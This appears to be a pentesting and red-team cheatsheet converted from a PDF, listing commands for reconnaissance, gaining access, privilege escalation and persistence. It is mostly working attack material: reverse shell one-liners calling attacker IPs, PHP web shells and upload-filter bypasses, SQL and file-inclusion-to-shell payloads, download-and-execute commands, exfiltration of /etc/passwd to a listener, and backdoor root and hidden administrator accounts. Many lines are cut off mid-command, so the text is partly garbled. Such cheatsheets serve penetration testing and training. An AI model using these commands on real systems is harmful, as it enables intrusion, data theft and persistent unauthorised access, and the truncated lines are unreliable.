# **Pentesting Cheatsheets**

Convenient commands for your pentesting / red-teaming engagements, OSCP and CTFs.

### **Reconnaissance / Enumeration**

### **Extracting Live IPs from Nmap Scan**

```
nmap 10.1.1.1 --open -oG scan-results; cat scan-results | grep "/open" | cut -d
```

## **Simple Port Knocking**

```
for x in 7000 8000 9000; do nmap -Pn -host_timeout 201 -max-retries 0 -p $x 1.1.
```

## **DNS lookups, Zone Transfers & Brute-Force**

```
whois domain.com
dig {a|txt|ns|mx} domain.com
dig {a|txt|ns|mx} domain.com @ns1.domain.com
host -t {a|txt|ns|mx} megacorpone.com
host -a megacorpone.com
host -l megacorpone.com ns1.megacorpone.com
dnsrecon -d megacorpone.com -t axfr @ns2.megacorpone.com
dnsenum domain.com
nslookup -> set type=any -> ls -d domain.com
for sub in $(cat subdomains.txt);do host $sub.domain.com|grep "has.address";do
```

## **Banner Grabbing**

```
1 nc -v $TARGET 80
2 telnet $TARGET 80
3 curl -vX $TARGET
```

### **NFS Exported Shares**

List NFS exported shares. If 'rw,no\_root\_squash' is present, upload and execute sid-shell

```
showmount -e 192.168.110.102
chown root:root sid-shell; chmod +s sid-shell
```

### **Kerberos Enumeration**

```
1 # users
2 nmap $TARGET -p 88 --script krb5-enum-users --script-args krb5-enum-users.real
```

### **HTTP Brute-Force & Vulnerability Scanning**

```
target=10.0.0.1; gobuster -u http://$target -r -w /usr/share/wordlists/dirbust
target=10.0.0.1; nikto -h http://$target:80 | tee $target-nikto
target=10.0.0.1; wpscan --url http://$target:80 --enumerate u,t,p | tee $target
```

### **RPC / NetBios / SMB**

```
1 rpcinfo -p $TARGET
2 nbtscan $TARGET
```

```
3
4 #list shares
5 smbclient -L //$TARGET -U ""
6
7 # null session
8 rpcclient -U "" $TARGET
9 smbclient -L //$TARGET
10 enum4linux $TARGET
```

#### **SNMP**

```
1 # Windows User Accounts
   snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.25
   # Windows Running Programs
   snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.4.2.1.2
6
   # Windows Hostname
   snmpwalk -c public -v1 $TARGET .1.3.6.1.2.1.1.5
8
9
   # Windows Share Information
10
   snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.3.1.1
11
12
   # Windows Share Information
13
14
   snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.27
15
   # Windows TCP Ports
16
   snmpwalk -c public -v1 $TARGET4 1.3.6.1.2.1.6.13.1.3
17
18
   # Software Name
19
   snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.6.3.1.2
20
21
   # brute-force community strings
22
23
   onesixtyone -i snmp-ips.txt -c community.txt
24
25
   snmp-check $TARGET
```

#### **SMTP**

```
smtp-user-enum -U /usr/share/wordlists/names.txt -t $TARGET -m 150
```

## **Active Directory**

```
1 # current domain info
   [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
   # domain trusts
   ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAll
6
7 # current forest info
   [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
9
   # get forest trust relationships
11 ([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object Syst
12
13 # get DCs of a domain
14 nltest /dclist:offense.local
15 net group "domain controllers" /domain
16
17 # get DC for currently authenticated session
   nltest /dsgetdc:offense.local
18
19
20 # get domain trusts from cmd shell
21 nltest /domain_trusts
22
23 # get user info
24 nltest /user:"spotless"
26 # get DC for currently authenticated session
27 set l
28
29 # get domain name and DC the user authenticated to
30 klist
31
32 # get all logon sessions. Includes NTLM authenticated sessions
33 klist sessions
34
35 # kerberos tickets for the session
36 klist
37
38 # cached krbtgt
39 klist tgt
40
41 # whoami on older Windows systems
42
   set u
43
44 # find DFS shares with ADModule
   Get-ADObject -filter * -SearchBase "CN=Dfs-Configuration,CN=System,DC=offense,
45
46
   # find DFS shares with ADSI
```

## Listen on a port (Powershell)

```
# Start listener on port 443
2 $listener = [System.Net.Sockets.TcpListener]443; $listener.Start();
3
4 while($true)
5 {
6    $client = $listener.AcceptTcpClient();
7    Write-Host $client.client.RemoteEndPoint "connected!";
8    $client.Close();
9    start-sleep -seconds 1;
10 }
```

# **Gaining Access**

#### **Reverse Shell One-Liners**

#### Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

#### Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotob
```

#### **URL-Encoded Perl: Linux**

echo%20%27use%20Socket%3B%24i%3D%2210.11.0.245%22%3B%24p%3D443%3Bsocket%28S%2CPF

### **Python**

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
```

#### **PHP**

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

#### **Ruby**

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i
```

#### Netcat without -e #1

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > /tmp
```

#### Netcat without -e #2

<sup>2</sup> telnet localhost 443 /bin/sh | telnet localhost 444

#### Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.
```

#### **XTerm**

```
xterm -display 10.0.0.1:1
```

#### JDWP RCE

print new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamRea

## **Working with Restricted Shells**

```
1 # rare cases
```

2 ssh bill@localhost ls -l /tmp

nice /bin/bash

### **Interactive TTY Shells**

/usr/bin/expect sh

```
python -c 'import pty; pty.spawn("/bin/sh")'

# execute one command with su as another user if you do not have access to the
python -c 'import pty,subprocess,os,time;(master,slave)=pty.openpty();p=subpro
```

## **Uploading/POSTing Files Through WWW Upload Forms**

```
# POST file
curl -X POST -F "file=@/file/location/shell.php" http://$TARGET/upload.php --c
# POST binary data to web form
curl -F "field=<shell.zip" http://$TARGET/upld.php -F 'k=v' --cookie "k=v;" -F</pre>
```

### **PUTing File on the Webhost via PUT verb**

```
curl -X PUT -d '<?php system($_GET["c"]);?>' http://192.168.2.99/shell.php
```

### **Generating Payload Pattern & Calculating Offset**

```
1 /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
2 /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q $EIP_VALUE
```

### **Bypassing File Upload Restrictions**

- file.php -> file.jpg
- file.php -> file.php.jpg
- file.asp -> file.asp;.jpg
- file.gif (contains php code, but starts with string GIF/GIF98)
- 00%
- file.jpg with php backdoor in exif (see below)

.jpg -> proxy intercept -> rename to .php

## **Injecting PHP into JPEG**

```
1 exiv2 -c'A "<?php system($_REQUEST['cmd']);?>"!' backdoor.jpeg
2 exiftool "-comment<=back.php" back.png</pre>
```

### Uploading .htaccess to interpret .blah as .php

```
AddType application/x-httpd-php .blah
```

### **Cracking Passwords**

#### **Cracking Web Forms with Hydra**

```
hydra 10.10.52 http-post-form -L /usr/share/wordlists/list "/endpoit/login:us
```

### **Cracking Common Protocols with Hydra**

```
hydra 10.10.10.52 -l username -P /usr/share/wordlists/list ftp ssh smb://10.0.0.
```

#### **HashCat Cracking**

```
# Bruteforce based on the pattern;
hashcat -a3 -m0 mantas?d?d?d?u?u?u --force --potfile-disable --stdout

# Generate password candidates: wordlist + pattern;
hashcat -a6 -m0 "e99a18c428cb38d5f260853678922e03" yourPassword / usr/share/wordlist
```

```
6
7 # Generate NetNLTMv2 with internalMonologue and crack with hashcat
8 InternalMonologue.exe -Downgrade False -Restore False -Impersonate True -Verbo
9 # resulting hash
10 spotless::WS01:1122334455667788:26872b3197acf1da493228ac1a54c67c:01010000000000
11
12 # crack with hashcat
13 hashcat -m5600 'spotless::WS01:1122334455667788:26872b3197acf1da493228ac1a54c6
```

### **Generating Payload with msfvenom**

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.245 LPORT=443 -f c -a x86 --
```

## **Compiling Code From Linux**

```
# Windows
i686-w64-mingw32-gcc source.c -lws2_32 -o out.exe

# Linux
gcc -m32 -m64 -o output source.c
```

## **Compiling Assembly from Windows**

```
1  # https://www.nasm.us/pub/nasm/releasebuilds/?C=M;O=D
2  nasm -f win64 .\hello.asm -o .\hello.obj
3
4  # http://www.godevtool.com/Golink.zip
5  GoLink.exe -o .\hello.exe .\hello.obj
```

### **Local File Inclusion to Shell**

```
1  nc 192.168.1.102 80
2  GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
3  Host: 192.168.1.102
4  Connection: close
5
6  # Then send as cmd payload via http://192.168.1.102/index.php?page=../../..
```

### **Local File Inclusion: Reading Files**

```
1 file:///etc/passwd
2
3 http://example.com/index.php?page=php://input&cmd=ls
       POST: <?php system($_GET['cmd']); ?>
4
  http://192.168.2.237/?-d+allow url include%3d1+-d+auto prepend file%3dphp://in
       POST: <?php system('uname -a');die(); ?>
7
8 expect://whoami
9 http://example.com/index.php?page=php://filter/read=string.rot13/resource=inde
10 http://example.com/index.php?page=php://filter/convert.base64-encode/resource=
11 http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-enc
12 http://example.net/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydj
13 http://10.1.1.1/index.php?page=data://text/plain,%3C?php%20system%28%22uname%2
14
15 # ZIP Wrapper
16 echo "<?php system($_GET['cmd']); ?>" > payload.php;
   zip payload.zip payload.php;
17
18 mv payload.zip shell.jpg;
19 http://example.com/index.php?page=zip://shell.jpg%23payload.php
20
21 # Loop through file descriptors
22 curl '' -H 'Cookie: PHPSESSID=df74dce800c96bcac1f59d3b3d42087d' --output -
```

### Remote File Inclusion Shell: Windows + PHP

```
<?php system("powershell -Command \"& {(New-Object System.Net.WebClient).Downloa</pre>
```

## **SQL Injection to Shell or Backdoor**

```
# Assumed 3 columns
http://target/index.php?vulnParam=0' UNION ALL SELECT 1,"<?php system($_REQUES'

# sqlmap; post-request - captured request via Burp Proxy via Save Item to File
sqlmap -r post-request -p item --level=5 --risk=3 --dbms=mysql --os-shell --th

# netcat reverse shell via mssql injection when xp_cmdshell is available
1 metcat reverse shell via mssql injection when xp_cmdshell is available
1 1000'; +exec+master.dbo.xp_cmdshell+'(echo+open+10.11.0.245%26echo+anonymous%26)</pre>
```

## **SQLite Injection to Shell or Backdoor**

```
1 ATTACH DATABASE '/home/www/public_html/uploads/phpinfo.php' as pwn;
2 CREATE TABLE pwn.shell (code TEXT);
3 INSERT INTO pwn.shell (code) VALUES ('<?php system($_REQUEST['cmd']);?>');
```

## **MS-SQL Console**

```
1 mssqlclient.py -port 27900 user:password@10.1.1.1
2 sqsh -S 10.1.1.1 -U user -P password
```


## **Upgradig Non-Interactive Shell**

```
python -c 'import pty; pty.spawn("/bin/sh")'
/bin/busybox sh
```

### **Python Input Code Injection**

```
__import__('os').system('id')
```

# **Local Enumeration & Privilege Escalation**



https://github.com/sagishahar/lpeworkshop

### **Check AppLocker Policies**

- 1 Get-AppLockerPolicy -Local).RuleCollections
- 2 Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse
- 3 reg query HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\

## **Applocker: Writable Windows Directories**

- 1 # list from https://github.com/api0cradle/UltimateAppLockerByPassList/blob/mas
- 2 C:\Windows\Tasks

```
3    C:\Windows\Temp
4    C:\windows\tracing
5    C:\Windows\Registration\CRMLog
6    C:\Windows\System32\FxsTmp
7    C:\Windows\System32\com\dmp
8    C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
9    C:\Windows\System32\spool\PRINTERS
10    C:\Windows\System32\spool\SERVERS
11    C:\Windows\System32\spool\drivers\color
12    C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
13    C:\Windows\System32\Tasks_Migrated (after peforming a version upgrade of Windows)
14    C:\Windows\SysWOW64\FxsTmp
15    C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
16    C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
17    C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System
```

#### Find Writable Files/Folders in Windows

```
1 $a = Get-ChildItem "c:\windows\" -recurse -ErrorAction SilentlyContinue
2 $a | % {
3    $fileName = $_.fullname
4    $acls = get-acl $fileName -ErrorAction SilentlyContinue | select -exp accomposition in the select -exp acco
```

## **Check if Powershell Logging is Enabled**

```
1 reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLoggi
2 reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription
```

## **Check WinEvent Logs for SecureString Exposure**

Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operationa

## **Check WinEvent for Machine Wake/Sleep times**

Get-WinEvent -FilterHashTable @{ ProviderName = 'Microsoft-Windows-Power-Trouble

### **Audit Policies**

auditpol /get /category:\*

## **Check if LSASS is running in PPL**

reg query HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL

## **Binary Exploitation with ImmunityDebugger**

#### **Get Loaded Modules**

- 1 # We're interested in modules without protection, Read & Execute permissions
- 2 !mona modules

### **Finding JMP ESP Address**

!mona find -s "\xFF\xE4" -m moduleName

## **Cracking a ZIP Password**

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt bank-account.zip
```

## **Setting up Simple HTTP server**

```
1 # Linux
2 python -m SimpleHTTPServer 80
3 python3 -m http.server
4 ruby -r webrick -e "WEBrick::HTTPServer.new(:Port => 80, :DocumentRoot => Dir.
5 php -S 0.0.0.0:80
```

## **MySQL User Defined Fuction Privilge Escalation**

Requires raptor\_udf2.c and sid-shell.c or full raptor.tar:



```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

```
use mysql;
create table npn(line blob);
insert into npn values(load_file('/tmp/raptor_udf2.so'));
```

```
4 select * from npn into dumpfile '/usr/lib/raptor_udf2.so';
5 create function do_system returns integer soname 'raptor_udf2.so';
6 select do_system('chown root:root /tmp/sid-shell; chmod +s /tmp/sid-shell');
```

## **Docker Privilege Esclation**

```
echo -e "FROM ubuntu:14.04\nENV WORKDIR /stuff\nRUN mkdir -p /stuff\nVOLUME [ /s
```

### **Resetting root Password**

```
echo "root:spotless" | chpasswd
```

### **Uploading Files to Target Machine**

#### **TFTP**

```
#TFTP Linux: cat /etc/default/atftpd to find out file serving location; defaul
service atftpd start

#Windows
#Windows
## Windows
## Windo
```

#### **FTP**

```
# Linux: set up ftp server with anonymous logon access;
twistd -n ftp -p 21 -r /file/to/serve

# Windows shell: read FTP commands from ftp-commands.txt non-interactively;
echo open $ATTACKER>ftp-commands.txt
echo anonymous>>ftp-commands.txt
echo whatever>>ftp-commands.txt
```

```
8 echo binary>>ftp-commands.txt
9 echo get file.exe>>ftp-commands.txt
10 echo bye>>ftp-commands.txt
11 ftp -s:ftp-commands.txt
12
13 # Or just a one-liner
14 (echo open 10.11.0.245&echo anonymous&echo whatever&echo binary&echo get nc.exe
```

#### CertUtil

```
certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```

#### **PHP**

```
<?php file_put_contents("/var/tmp/shell.php", file_get_contents("http://10.11.0.</pre>
```

### **Python**

```
python -c "from urllib import urlretrieve; urlretrieve('http://10.11.0.245/nc.ex
```

#### **HTTP: Powershell**

```
powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http:/
powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http:/
powershell -Command "(New-Object System.Net.WebClient).DownloadFile('http://$A'
powershell (New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/fi

# download using default proxy credentials and launch
powershell -command { $b=New-Object System.Net.WebClient; $b.Proxy.Credentials
```

#### **HTTP: VBScript**

Copy and paste contents of wget.vbs into a Windows Shell and then:

```
cscript wget.vbs http://$ATTACKER/file.exe localfile.exe
```

#### **HTTP: Linux**

```
wget http://$ATTACKER/file
curl http://$ATTACKER/file -0
scp ~/file/file.bin user@$TARGET:tmp/backdoor.py
```

#### **NetCat**

```
1 # Attacker
2 nc -l -p 4444 < /tool/file.exe
3
4 # Victim
5 nc $ATTACKER 4444 > file.exe
```

### HTTP: Windows "debug.exe" Method

```
# 1. In Linux, convert binary to hex ascii:
wine /usr/share/windows-binaries/exe2bat.exe /root/tools/netcat/nc.exe nc.txt
# 2. Paste nc.txt into Windows Shell.
```

#### **HTTP: Windows BitsAdmin**

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high http://$ATTACKER/
```

#### **Wscript Script Code Download & Execution**

```
echo GetObject("script:https://bad.com/code.js") > code.js && wscript.exe
```

### **Whois Data Exfiltration**

```
1  # attacker
2  nc -l -v -p 43 | sed "s/ //g" | base64 -d
3  # victim
4  whois -h $attackerIP -p 43 `cat /etc/passwd | base64`
```

## **Cancel Data Exfiltration**

```
cancel -u "$(cat /etc/passwd)" -h ip:port
```

## rlogin Data Exfiltration

```
rlogin -l "$(cat /etc/passwd)" -p port host
```

## **Bash Ping Sweeper**

```
1 #!/bin/bash
2 for lastOctet in {1..254}; do
3    ping -c 1 10.0.0.$lastOctet | grep "bytes from" | cut -d " " -f 4 | cut -d
4 done
```

## Brute-forcing XOR'ed string with 1 byte key in Python

```
1 encrypted = "encrypted-string-here"
2 for i in range(0,255):
3     print("".join([chr(ord(e) ^ i) for e in encrypted]))
```

## **Generating Bad Character Strings**

```
1 # Python
2 '\\'.join([ "x{:02x}".format(i) for i in range(1,256) ])
1 # Bash
2 for i in {1..255}; do printf "\\\x%02x" $i; done; echo -e "\r"
```

## **Converting Python to Windows Executable (.py -> .exe)**

```
python pyinstaller.py --onefile convert-to-exe.py
```

## **Port Scanning with NetCat**

```
1 nc -nvv -w 1 -z host 1000-2000
2 nc -nv -u -z -w 1 host 160-162
```

## **Port Scanning with Masscan**

```
masscan -p1-65535,U:1-65535 10.10.10.x --rate=1000 -e tun0
```

## **Exploiting Vulnerable Windows Services: Weak Service Permissions**

```
1  # Look for SERVICE_ALL_ACCESS in the output
2  accesschk.exe /accepteula -uwcqv "Authenticated Users" *
3
4  sc config [service_name] binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\Sys
5  sc qc [service_name] (to verify!)
6  sc start [service_name]
```

### Find File/Folder Permissions Explicitly Set for a Given User

```
icacls.exe C:\folder /findsid userName-or-*sid /t
//look for (F)ull, (M)odify, (W)rite
```

## **AlwaysInstallElevated MSI**

reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEle

### **Stored Credentials: Windows**

```
1 c:\unattend.xml
2 c:\sysprep.inf
3 c:\sysprep\sysprep.xml
4 dir c:\*vnc.ini /s /b
5 dir c:\*ultravnc.ini /s /b
6 dir c:\ /s /b | findstr /si *vnc.ini
8 findstr /si password *.txt | *.xml | *.ini
9 findstr /si pass *.txt | *.xml | *.ini
10 dir /s *cred* == *pass* == *.conf
11
12 # Windows Autologon
13 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
14
15 # VNC
16 reg query "HKCU\Software\ORL\WinVNC3\Password"
17
18 # Putty
19 reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
20
21 # Registry
22 reg query HKLM /f password /t REG_SZ /s
23 reg query HKCU /f password /t REG_SZ /s
```

## **Unquoted Service Path**

```
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i "auto" | findstr /i 'v "C:\Window
```

#### Persistence via Services

```
1  # cmd
2  sc create spotlessSrv binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\System
3
4  # powersehll
5  New-Service -Name EvilName -DisplayName EvilSvc -BinaryPathName "'C:\Program F
```

## **Port Forwarding / SSH Tunneling**

### **SSH: Local Port Forwarding**

```
# Listen on local port 8080 and forward incoming traffic to REMOT_HOST:PORT vi
Scenario: access a host that's being blocked by a firewall via SSH_SERVER;
ssh -L 127.0.0.1:8080:REMOTE_HOST:PORT user@SSH_SERVER
```

#### **SSH: Dynamic Port Forwarding**

```
# Listen on local port 8080. Incoming traffic to 127.0.0.1:8080 forwards it to
# Scenario: proxy your web traffic through SSH tunnel OR access hosts on inter
ssh -D 127.0.0.1:8080 user@SSH_SERVER
```

#### **SSH: Remote Port Forwarding**

```
# Open port 5555 on SSH_SERVER. Incoming traffic to SSH_SERVER:5555 is tunnele

2  # Scenario: expose RDP on non-routable network;

3  ssh -R 5555:LOCAL_HOST:3389 user@SSH_SERVER

4  plink -R ATTACKER:ATTACKER_PORT:127.0.01:80 -l root -pw pw ATTACKER_IP
```

### **Proxy Tunnel**

```
# Open a local port 127.0.0.1:5555. Incoming traffic to 5555 is proxied to DES
proxytunnel -p PROXY_HOST:3128 -d DESTINATION_HOST:22 -a 5555
ssh user@127.0.0.1 -p 5555
```

#### **HTTP Tunnel: SSH Over HTTP**

```
# Server - open port 80. Redirect all incoming traffic to localhost:80 to loca
hts -F localhost:22 80

# Client - open port 8080. Redirect all incoming traffic to localhost:8080 to
htc -F 8080 192.168.1.15:80

# Client - connect to localhost:8080 -> get tunneled to 192.168.1.15:80 -> get
ssh localhost -p 8080
```

#### **Netsh - Windows Port Forwarding**

```
1 # requires admin
2 netsh interface portproxy add v4tov4 listenaddress=localaddress listenport=loc
```

### **RunAs / Start Process As**

#### **PowerShell**

```
# Requires PSRemoting
susername = 'Administrator';$password = '1234test';$securePassword = ConvertTo

# without PSRemoting
cmd> powershell Start-Process cmd.exe -Credential (New-Object System.Managemen)

# without PS Remoting, with arguments
cmd> powershell -command "start-process cmd.exe -argumentlist '/c calc' -Crede
```

#### **CMD**

- 1 # Requires interactive console
- 2 runas /user:userName cmd.exe

#### **PsExec**

```
psexec -accepteula -u user -p password cmd /c c:\temp\nc.exe 10.11.0.245 80 -e c
```

#### Pth-WinExe

```
pth-winexe -U user%pass --runas=user%pass //10.1.1.1 cmd.exe
```

### **Recursively Find Hidden Files: Windows**

```
dir /A:H /s "c:\program files"
```

### **General File Search**

```
# Query the local db for a quick file find. Run updatedb before executing loca
locate passwd

# Show which file would be executed in the current environment, depending on $

which no wget curl php perl python netcat tftp telnet ftp

# Search for *.conf (case-insensitive) files recursively starting with /etc;

find /etc -iname *.conf
```

# **Post-Exploitation & Maintaining Access**

### **Browsing Registry Hives**

hivesh /registry/file

## **Decrypting RDG Passwords**

Remote Desktop Connection Manager passwords can be decrypted on the same computer/account they were encrypted:

- 1 Copy-Item 'C:\Program Files (x86)\Microsoft\Remote Desktop Connection Manager\
- 2 Import-Module C:\temp\RDCMan.dll
- 3 \$EncryptionSettings = New-Object -TypeName RdcMan.EncryptionSettings
- 4 [RdcMan.Encryption]::DecryptString(\$PwdString, \$EncryptionSettings)

### **Decrypting VNC Password**

wine vncpwdump.exe -k key

### **Creating User and Adding to Local Administrators**

net user spotless spotless /add & net localgroup Administrators spotless /add

### **Hide Newly Created Local administrator**

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccou

### **Creating SSH Authorized Keys**

mkdir /root/.ssh 2>/dev/null; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQChKCUs

### **Creating Backdoor User w/o Password**

```
echo 'spotless::0:0:root:/root:/bin/bash' >> /etc/passwd

Rarely needed, but if you need to add a password to the previously created u

sed 's/!/\$6\$o1\.HFMVM\$a3hY60PT\/DiQYy4koI6Z3\/sLiltsOcFoS5yCKhBBqQLH5K1QlHKL8
```

## **Creating Another root User**

```
useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
```

## **Generating OpenSSL Password**

```
openssl passwd -1 password
multiple passwor
```

#### **Persistent Back Doors**

1 # Launch evil.exe every 10 minutes

2 schtasks /create /sc minute /mo 10 /tn "TaskName" /tr C:\Windows\system32\evil

# **Code Execution / Application Whitelist Bypass**

### leframe.dll



This was inspired by and forked/adapted/updated from Dostoevsky's Pentest Notes.